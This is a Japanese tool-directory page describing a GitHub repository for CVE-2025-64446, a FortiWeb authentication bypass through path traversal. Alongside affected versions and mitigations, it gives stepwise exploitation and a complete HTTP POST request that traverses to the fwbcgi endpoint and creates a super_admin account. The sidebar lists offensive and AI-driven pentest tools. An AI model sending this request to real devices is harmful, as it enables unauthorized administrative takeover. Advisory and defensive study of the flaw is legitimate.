
Skip to content
KitploitKITPLOIT
ツールブログ
Log in
提出
ツールブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2025-64446 — CVE-2025-64446 | Kitploit
ツール/GitHubGitHub/0xblackash/cve-2025-64446
認証と認可脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテストレッドチーミング
GitHub0xblackash/cve-2025-64446

CVE-2025-64446

CVE-2025-64446

リポジトリを見る
287ヶ月前未レビュー
共有

🛡️ CVE-2025-64446 - FortiWeb 重大な認証バイパス & パストラバーサル

Linux 6 15 リリース (18) (1)

Severity Fortinet Exploited

認証を必要としない重大な脆弱性により、リモート攻撃者がFortiWebデバイス上に管理者アカウントを作成できるようになります。


📌 概要

CVE-2025-64446 は、FortiWeb Webアプリケーションファイアウォール管理インターフェースにおける深刻な相対パストラバーサル脆弱性です。

認証されていないリモート攻撃者はこの欠陥を悪用して認証をバイパスし、完全な権限を持つ新しい管理者ユーザを作成することで、デバイスを完全に乗っ取ることができます。

  • CVSS v3.1 スコア: 9.8 (Critical)
  • 攻撃タイプ: 認証不要のリモート
  • 影響: 完全な管理者権限の奪取
  • ステータス: 実際の環境で活発に悪用されています

🛠️ 影響を受けるバージョン

製品影響を受けるバージョン修正バージョン
FortiWeb 8.08.0.0 – 8.0.18.0.2 以降
FortiWeb 7.67.6.0 – 7.6.47.6.5 以降
FortiWeb 7.47.4.0 – 7.4.97.4.10 以降
FortiWeb 7.27.2.0 – 7.2.117.2.12 以降
FortiWeb 7.07.0.0 – 7.0.117.0.12 以降

推奨: できるだけ早く最新のパッチ適用バージョンにアップデートしてください。


🔥 攻撃者がこの脆弱性を悪用する方法

段階的な悪用手順

  1. ターゲットの特定
    攻撃者は公開されているFortiWeb管理インターフェース(通常はHTTPSポート443または8443)をスキャンします。

  2. 悪意のあるリクエストの作成
    このエクスプロイトの核心は、相対パストラバーサル(../)と、内部の認証不要のCGIエンドポイントに到達するために特別に細工されたURLの組み合わせです。

    脆弱なエンドポイントパターン:

    /api/v2.0/cmdb/system/admin?.../../../../../../cgi-bin/fwbcgi
    
  3. エクスプロイトの送信


    攻撃者は、管理者アカウントを作成するためのJSONペイロードを含む単一のPOSTリクエストを送信します。

    エクスプロイトリクエストの例:

    POST /api/v2.0/cmdb/system/admin%3f/../../../../../cgi-bin/fwbcgi HTTP/1.1
    Host: target-fortiw eb.example.com
    Content-Type: application/json
    
    {
      "name": "hackedadmin",
      "password": "AttackerPass123!",
      "access_profile": "super_admin",
      "type": "local"
    }
    
  4. 悪用の成功

    成功すると、FortiWebは事前の認証を必要とせずに新しい管理者アカウントを作成します。攻撃者は新しく作成された認証情報でログインし、WAFの完全な制御を得ることができます。

なぜ機能するのか

管理APIがパスを適切にサニタイズできないため、リクエストがレガシーのfwbcgiバイナリに戻ってトラバースでき、特定の操作に対する認証が強制されません。




📸 スクリーンショット

Fortinet0day 3 Fortinet0day Fortinet0day 1 Fortinet0day 2

🛡️ 緩和策とベストプラクティス

  • 直ちにFortiWebを修正済みバージョンにアップグレードする
  • 管理インターフェースをインターネットに直接公開しない
  • 管理アクセスには強力なネットワークセグメンテーションとVPNを使用する
  • fwbcgi、../、または異常な管理者作成試行を含むリクエストのログを監視する
  • 管理者アカウントを定期的に監査し、不審なエントリがないか確認する

教育的および防御的なセキュリティ研究目的のみに使用してください。

サイバーセキュリティコミュニティへの ❤️ を込めて

最終更新日: 2026年4月

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    415
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    343
  • 5

    antifox

    antifox-ai/antifox

    偵察、攻撃対象領域の探索、エクスプロイト検証、証拠に基づくレポート提供を実行するAIマルチエージェント自律ペネトレーションテストプラットフォーム。

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    258

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →